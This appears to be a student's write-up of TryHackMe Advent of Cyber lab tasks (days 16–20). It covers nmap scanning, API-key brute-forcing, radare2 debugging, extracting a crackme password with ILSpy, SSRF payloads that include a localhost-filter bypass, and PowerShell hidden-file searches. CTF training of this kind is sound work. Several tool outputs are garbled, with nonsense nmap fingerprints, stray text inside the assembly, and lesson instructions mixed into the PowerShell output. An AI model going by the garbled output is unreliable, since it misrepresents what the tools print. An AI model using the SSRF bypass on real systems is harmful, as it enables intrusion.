
Tool used: Firefox, Kali Linux

Question 1:




```
[1211101589@kali: ~] $ nmap -A 10.10.30.93
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-16 10:28 EDT
Stats: 0:01:44 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 44.74% done; ETC: 10:24 (0:02:07 remaining)
Stats: 0:01:44 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 44.74% done; ETC: 10:24 (0:02:12 remaining)
Stats: 0:04:34 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 70.70% done; ETC: 10:26 (0:01:53 remaining)
Stats: 0:06:58 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 92.84% done; ETC: 10:27 (0:00:32 remaining)
Nmap scan report for 10.10.30.93
Host 10.10.30.93 is up (pingy).
Not shown: 998 closed ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh  OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 31:e4:e6f1b9:9b:4d:a6:9f:34:f0:ca:3e:96:31:a6:9e (RSA)
|   256 60:5d:1b:59:24:8b:8b:7a:5f:f1:c7:75:55:5f:bfe:0:83 (ECDSA)
|_  256 85:08:db:86:66:d1:0:1cf:91:8c:6a:56:55:df:07:a4:d6 (ED25519)
80/tcp    open  http
|_http-title: Santa's Tracker
| fingerprint-strings:
|_FourOhFourRequest:Serverless to Santa for TryHackMe jumpers are to be stopped. That man has asked for 013 on the premise that they are the softest jumper in the world. Please, we need to share them out.
|   HTTP/1.1 404 Not Found
|   date: Sat, 16 Jul 2022 14:28:43 GMT
|   server: unicorn
|   content-length: 22
|   content-type: application/json
|   {"detail": "Not Found"}
|_GetRequest:
|   HTTP/1.1 200 OK
|   date: Sat, 16 Jul 2022 14:28:35 GMT
Category          Category          Category
```

Question 2:




Question 3:



The screenshot shows a browser window with the URL `view-source:http://10.10.87.179/`. The page content is a footer section with three columns. The first column has 2 items, the second has 3, and the third has 4. Each item is a link to a different page or resource. The links include "Lore ipsum dolor sit amet", "Vestibulum errato issem", "Ailia caisia", "Murphy's law", "Flimsy Lavenrock", "Maven Mousie Lavender", "Labore et dolore magna aliqua", "Kanban airis sum eschelor", "http://machine.io/api/api_key", "The king of clubs", "The Discovery Dissipation", "Course Correction", "Better Angels", "Objects in space", and "Playing cards with countercards".

```
67
68 <footer class="footer">
69   <div class="container">
70     <div class="columns">
71       <div class="column is-3 is-offset-2">
72         <h2><strong>Category</strong></h2>
73         <ul>
74           <li><a href="#">Lore ipsum dolor sit amet</a></li>
75           <li><a href="#">Vestibulum errato issem</a></li>
76           <li><a href="#">Ailia caisia</a></li>
77           <li><a href="#">Murphy's law</a></li>
78           <li><a href="#">Flimsy Lavenrock</a></li>
79           <li><a href="#">Maven Mousie Lavender</a></li>
80         </ul>
81       </div>
82       <div class="column is-3">
83         <h2><strong>Category</strong></h2>
84         <ul>
85           <li><a href="#">Labore et dolore magna aliqua</a></li>
86           <li><a href="#">Kanban airis sum eschelor</a></li>
87           <li><a href="http://machine.io/api/api_key">Modular modern free</a></li>
88           <li><a href="#">The king of clubs</a></li>
89           <li><a href="#">The Discovery Dissipation</a></li>
90           <li><a href="#">Course Correction</a></li>
91           <li><a href="#">Better Angels</a></li>
92         </ul>
93       </div>
94       <div class="column is-4">
95         <h2><strong>Category</strong></h2>
96         <ul>
97           <li><a href="#">Objects in space</a></li>
98           <li><a href="#">Playing cards with countercards</a></li>
99         </ul>
100      </div>
101    </div>
102  </div>
```

Question 4:



The screenshot shows a browser window with the URL `http://10.10.87.179/js/bulma.js`. The page content is a JSON object with the key "detail" and the value "Not Found".

```
{"detail": "Not Found"}
```

Question 5 & Question 6:

```
api_key: 57
{"item_id":57,"q":"Winter Wonderland, Hyde Park, London."}
```

Thought Process/Methodology:

Run nmap to find the port number and view the source page of the ip to get the directory for the API or run the python script to get the api directory, it is a html, and it is with a href tag. After that, we can make a python script for us to find the correct api key by using loop. The hint is also given that it is an odd number. After the script is done, you should get the answer of what is the correct api key and where is the Santa location.

Day 17 – ReverseELFneering

Used tool: Firefox, Kali linux

Question 1:

Initial Data Type	Suffix	Size (bytes)
Byte	b	1
Word	w	2
Double Word	l	4
Quad	q	8
Single Precision	s	4
Double Precision	l	8

Question 2:

This will open the binary in debugging mode. Once the binary is open, one of the first things to do is ask r2 to analyze the program, and this can be done by typing in: `aa`

Note, when using the `aa` command in radare2, this may take between 5-10 minutes depending on your system.

Which is the most common analysis command. It analyses all symbols and entry points in the executable. The analysis, in this case, involves extracting function names, flow control information, and much more! r2 instructions are usually based on a single character, so it is easy to get more information about the commands.

Question 3:

A breakpoint specifies where the program should stop executing. This is useful as it allows us to look at the state of the program at that particular point. So let's set a breakpoint using the command `db`. In this case, it would be `db 0x00400b55`. To ensure the breakpoint is set, we run the `pdf @main` command again and see a little b next to the instruction we want to stop at.

Question 4:

Running `dc` will execute the program until we hit the breakpoint. Once we hit the breakpoint and print out the main function, the rip which is the current instruction shows where execution has stopped. From the notes above, we know that the mov instruction is used to transfer values. This statement is transferring the value 4 into the `local_ch` variable. To view the contents of the `local_ch` variable, we use the following instruction `px @memory-address`. In this case, the corresponding memory address for `local_ch` will be `rbp-0xc` (from the first few lines of `@pdf main`). This instruction prints the values of memory in hex:

Question 5 & Question 6 & Question 7:

```
[+] Try changing it with e.anal.bb.maxsize
[x] Analyze all flags starting with sym. and entry0 (aa)
[0x00400a30]> pdf @main
-- main:
/ (fcn) sym.main 35
sym.main ():

    ; var int local_ch @ rbp-0xc
    ; var int local_8h @ rbp-0x8
    ; var int local_4h @ rbp-0x4
        ; DATA XREF from 0x00400a4d (entry0)

0x0040004d    55          push rbp
0x0040004e    4889e5      mov rbp, rsp
0x00400051    c745f4010000. mov dword [local_ch], 1
0x00400058    c745f8060000. mov dword [local_8h], 6F to the rescue
0x0040005f    8b45f4      mov eax, dword [local_ch]
0x00400062    0faf45f8    imul eax, dword [local_8h]
0x00400066    8945fc      mov dword [local_4h], eax
0x00400069    b800000000  mov eax, 0
0x0040006f    5d          pop rbp
0x00400070    c3          ret
```

Thought Process/Methodology:

After ssh and login into the account given, run the command `r2 -d ./challenge1` (`challange1` can be found by doing `ls`) and analyse the program by typing `aa`, it would take a few minutes to be done. We know that there is a function at `main` so after analysing, use command `pdf @main` to get the value. The value of `local_ch` when its corresponding `movl` is stated there. We will be multiplying 1 by 6 because we are moving the value 1 down to the `eax`. The last answer is still 6 before the `eax` is set to 6 because we are just talking the value of `eax` and copying into the other variable.

Day 18 - The Bits of Christmas

Tools used: Kali Linux, Remmina, Firefox

Solution/Walkthrough:


Question 1:

Enter a wrong password on TBFC_APP and it is shown as below.



Question 2:

We found the TBFC stand for The Best Festival Company.



Question 3 & Question 4 & Question 5

The screenshot shows a debugger interface with two panes. The left pane displays the assembly code for the application, listing various symbols and their addresses. The right pane shows the corresponding C# code for the event handler:

```
Assemblies: buttonActivate_Click(object, EventArgs) : void
    // CrackMe.MainForm
    using ...
private unsafe void buttonActivate_Click(object sender, EventArgs e)
{
    IntPtr value = Marshal.StringToGlobalAnsi(textBoxKey.Text);
    byte* ptr = (byte*)System.Runtime.CompilerServices.Unsafe.AsPointer(<ref ><Module>..??_Q@_R@IKYDFEPG@santapasswordB21@);
    void* ptr2 = (void*)value;
    byte b = *(byte*)ptr2;
    byte b2 = 115;
    if ((uint)b >= 115u)
    {
        while ((uint)b <= (uint)b2)
        {
            if (b != 0)
            {
                ptr2 = (byte*)ptr2 + 1;
                ptr++;
                b = *(byte*)ptr2;
                b2 = (byte)(~ptr);
                if ((uint)b < (uint)b2)
                {
                    break;
                }
                continue;
            }
            MessageBox.Show("Welcome, Santa, here's your flag thm{046af}", "That's the right key!", MessageBoxButtons.OK, MessageBoxIcon.Information);
            return;
        }
        MessageBox.Show("Uh Oh! That's the wrong key", "You're not Santa!", MessageBoxButtons.OK, MessageBoxIcon.Hand);
    }
}
```


Question 6

The password is shown in the column below

```
sbyte* ptr = (sbyte*)System.Runtime.CompilerServices.Unsafe.AsPointer(<ref <Module>.??_C@_0BB@IKKDFEPG@santapassword321@);
```

Question 7

We try to enter the password and the flag is shown.



Thought Process/Methodology:

Having accessed the target machine, we install the Remmina first. Insert our target machine IP address on the bar given, followed by inserting the username and password given in the tryhackme.com. Open TBFC_APP and IL Spy-Shortcut. In IL Spy-Shortcut, we open TBFC_APP and it appears under Assemblies. Scroll down and we could find CrackMe and extend it. We then extend the MainForm and try to find the buttonActivate_Click(object,EventArgs):void. We opened it and the details are shown on the right-hand side. We found the password and transfer it to the TBFC_APP. The flag is shown.

Day 19 - The Naughty or Nice List.

Tools used: Kali Linux, Firefox

Solution/Walkthrough:

Question 1:

We try insert the name one by one and the list is shown.

Tib3rius is on the Nice List.

Timothy is on the Naughty List.

JJ is on the Naughty List.

YP is on the Nice List.

Ian Chai is on the Nice List.

Kanes is on the Naughty List.

Question 2:

The screenshot shows a web browser window with the URL `10.10.244.232/?proxy=http%3A%2F%2Flist.hohoho%3A8080%2F`. The page title is "The List". On the left, there is a cartoon illustration of Santa Claus pointing upwards while holding a large sack filled with wrapped gifts. To the right of the illustration, the text "Welcome children!" is displayed. Below it, a message reads: "To find out if you are currently on the naughty list or the nice list, please enter your name below!". Underneath this message is the signature "– Santa". At the bottom of the page, there is a search form with a text input field labeled "Name:" and a "Search" button. A "Not Found" message is displayed at the very bottom, stating "The requested URL was not found on this server."

Question 3

10.10.244.232?proxy=http%3A%2F%2Flist.hohoho%3A80

The List Admin

The List



Welcome children!

To find out if you are currently on the naughty list or the nice list, please enter your name below!

Have a Merry Christmas! Ho ho ho!

- Santa

Name: Search

Failed to connect to list.hohoho port 80: Connection refused

Question 4

10.10.244.232?proxy=http%3A%2F%2Flist.hohoho%3A22

The List Admin

The List



Welcome children!

To find out if you are currently on the naughty list or the nice list, please enter your name below!

Have a Merry Christmas! Ho ho ho!

- Santa

Name: Search

Recv failure: Connection reset by peer

Question 5

10.10.244.232/?proxy=http%3A%2F%2Flocalhost%

The List Admin

The List



Welcome children!

To find out if you are currently on the naughty list or the nice list, please enter your name below!

Have a Merry Christmas! Ho ho ho!

- Santa

Name: Search

Your search has been blocked by our security team.

Question 6

10.10.244.232/?proxy=http%3A%2F%2Flist.hohoho.localtest.me

The List Admin

The List



Welcome children!

To find out if you are currently on the naughty list or the nice list, please enter your name below!

Have a Merry Christmas! Ho ho ho!

- Santa

Name: Search

Santa,

If you need to make any changes to the Naughty or Nice list, you need to login.

I know you have trouble remembering your password so here it is: Be good for goodness sake!

- Elf McSkidy

Question 7

This page is currently under construction.

Only press this button when emergency levels of Christmas cheer are needed!

THM{EVERYONE_GETS_PRESENTS}

OK

Thought Process/Methodology:

Having accessed the target machine, we simply inserted the name on the search bar and the list is shown. We tried different URLs and the outputs are also different. Firstly we tried `http://<IPaddress>/?proxy=http%3A%2F%2Flist.hohoho%3A8080%2F`. Secondly, we tried `http://<IPaddress>/?proxy=http%3A%2F%2Flist.hohoho%3A80`. Next, we tried `http://<IPaddress>/?proxy=http%3A%2F%2Flist.hohoho%3A22`. After that, we tried `http://<IPaddress>/?proxy=http%3A%2F%2Flocalhost`. Finally, we tried `http://<IPaddress>/?proxy=http%3A%2F%2Flist.hohoho.localtest.me` and the page is showing the username and password with 'Santa' and 'Be good for goodness sake!' respectively. We entered the username and password. The admin page is shown. A button 'DELETE NAUGHTY LIST' is shown we tried to click it. Finally, the flag is shown.

Day 20

Tool used: Kali linux, Firefox

Solution/Walkthrough:

Question 1

Search google

```
-l login_name
    Specifies the user to log in as on the remote machine. This also may be specified on a per-host
    basis in the configuration file.
```

Question 2

First we type ssh -l mceager IP ADDRESS, Then we enter a password like r0ckStar!. After log in we type powershell, After done we type cd .\Documents\ . Then type Get-ChildItem to see what is inside. Then we type Get-ChildItem -Hidden. Then type Get-Content .\e1fone.txt

```
PS C:\Users\mceager\Documents> Get-Content .\elfone.txt
Nothing to see here ...
PS C:\Users\mceager\Documents> Get-ChildItem -Hidden
PS C:\Users\mceager> powershell
PowerShell reserved.
PowerShell and navigate to the Documents folder.

Mode          LastWriteTime      Length Name
--hsl        12/7/2020 10:28 AM           My Music
d--hsl       12/7/2020 10:28 AM           My Pictures
d--hsl       12/7/2020 10:28 AM           My Videos
-a-hs-       12/7/2020 10:29 AM         402 desktop.ini
-ah--       11/18/2020 5:05 PM          35 e1fone.txt

PS C:\Users\mceager\Documents> Get-Content .\e1fone.txt
All I want is my '2 front teeth'!!!
```

Question 3

We type Set-Location .\Desktop\. Then we type Get-ChildItem -Directory -Hidden. After that, we type Set-Location .\elf2wo\. Then type Get-ChildItem. After that, we type Get-Content .\e70smsW10Y4k.txt.

```

Directory: C:\Users\mceager\Desktop
Note: You can always use the Get-Help cmdlet to obtain more information about this command.

Mode          LastWriteTime      Length Name
d--h--        12/7/2020 11:26 AM           elf2wo

Answer the questions below

Search for the first hidden elf file within the Documents folder. Re
PS C:\Users\mceager\Desktop> Set-Location .\elf2wo\
PS C:\Users\mceager\Desktop\elf2wo> Get-ChildItem

Directory: C:\Users\mceager\Desktop\elf2wo
Search for the first hidden file within the Documents folder that contains the file for
Mode          LastWriteTime      Length Name
d--h--        11/17/2020 10:26 AM           e70smsW10Y4k.txt

Search the Windows directory for a hidden folder that contains file

PS C:\Users\mceager\Desktop\elf2wo> Get-Content .\e70smsW10Y4k.txt
I want the movie Scrooged <3!
PS C:\Users\mceager\Desktop\elf2wo>

```

Question 4

We type Set-Location \. Then we type Set-Location .\Windows\. After that, we type Get-ChildItem -Directory -Hidden -Recurse -Filter '*3*' -ErrorAction SilentlyContinue.

```

PS C:\Windows> Get-ChildItem -Directory -Hidden -Recurse -Filter '*3*' -ErrorAction SilentlyContinue
Get-ChildItem -File -Hidden -ErrorAction SilentlyContinue

Directory: C:\Windows\System32
Another useful cmdlet is Get-Content. This will allow you to read the contents of a file.

Mode          LastWriteTime      Length Name
d--h--        11/23/2020 3:26 PM           3lfthr3e

PS C:\Windows> In numerous operations with the Get-Content cmdlet to give you more information about the par
Search for the file in the C:\Windows\System32 folder. You can also use the Get-Content cmdlet to read the contents of a file.

```

Question 5

We type Set-Location .\System32\3lfthr3e\. Then, we type Get-ChildItem -Hidden. After that, we type Get-Content -1.txt | Measure-Object -Word.

```

PS C:\Windows\System32\3lfthr3e> Get-Content .\1.txt | Measure-Object -Word
The last cmdlet that is needed to solve this room is Select-String. This cmdlet allows you to search for specific strings in files.

Lines Words Characters Property
----- ----- ----- -----
9999 example execution of this command is: Select-String -Path 'c:\use

```

Question 6

We type (Get-Content .\1.txt)[551]. Then we type (Get-Content .\1.txt)[6991]

```

PS C:\Windows\System32\3lfthr3e> (Get-Content .\1.txt)[551]
Red
PS C:\Windows\System32\3lfthr3e> (Get-Content .\1.txt)[6991]rase
Ryder

```

Question 7

We type Select-String .\2.txt -Pattern "redryder"

```
PS C:\Windows\System32\3lfthr3e> Select-String .\2.txt -Pattern "redryder"
2.txt:558704:redryderbbgun
```

Thought Process/Methodology:

First we type ssh -l mceager IP ADDRESS, Then we enter a password like r0ckStar!. After log in we type powershell, After done we type cd .\Documents\ . Then type Get-ChildItem to see what is inside. Then we type Get-ChildItem -Hidden. Then type Get-Content .\e1fone.txt. We type Set-Location .\Desktop\ . Then we type Get-ChildItem -Directory -Hidden. After that, we type Set-Location .\elf2wo\. Then type Get-ChildItem. After that, we type Get-Content .\e70smsW10Y4k.txt. We type Set-Location \. Then we type Set-Location .\Windows\. After that, we type Get-ChildItem -Directory -Hidden -Recurse -Filter "*3*" -ErrorAction SilentlyContinue. We type Set-Location .\System32\3lfthr3e\. Then, we type Get-ChildItem -Hidden. After that, we type Get-Content -\1.txt | Measure-Object -Word. We type (Get-Content .\1.txt)[551]. Then we type (Get-Content .\1.txt)[6991]. Lastly, we type Select-String .\2.txt -Pattern "redryder"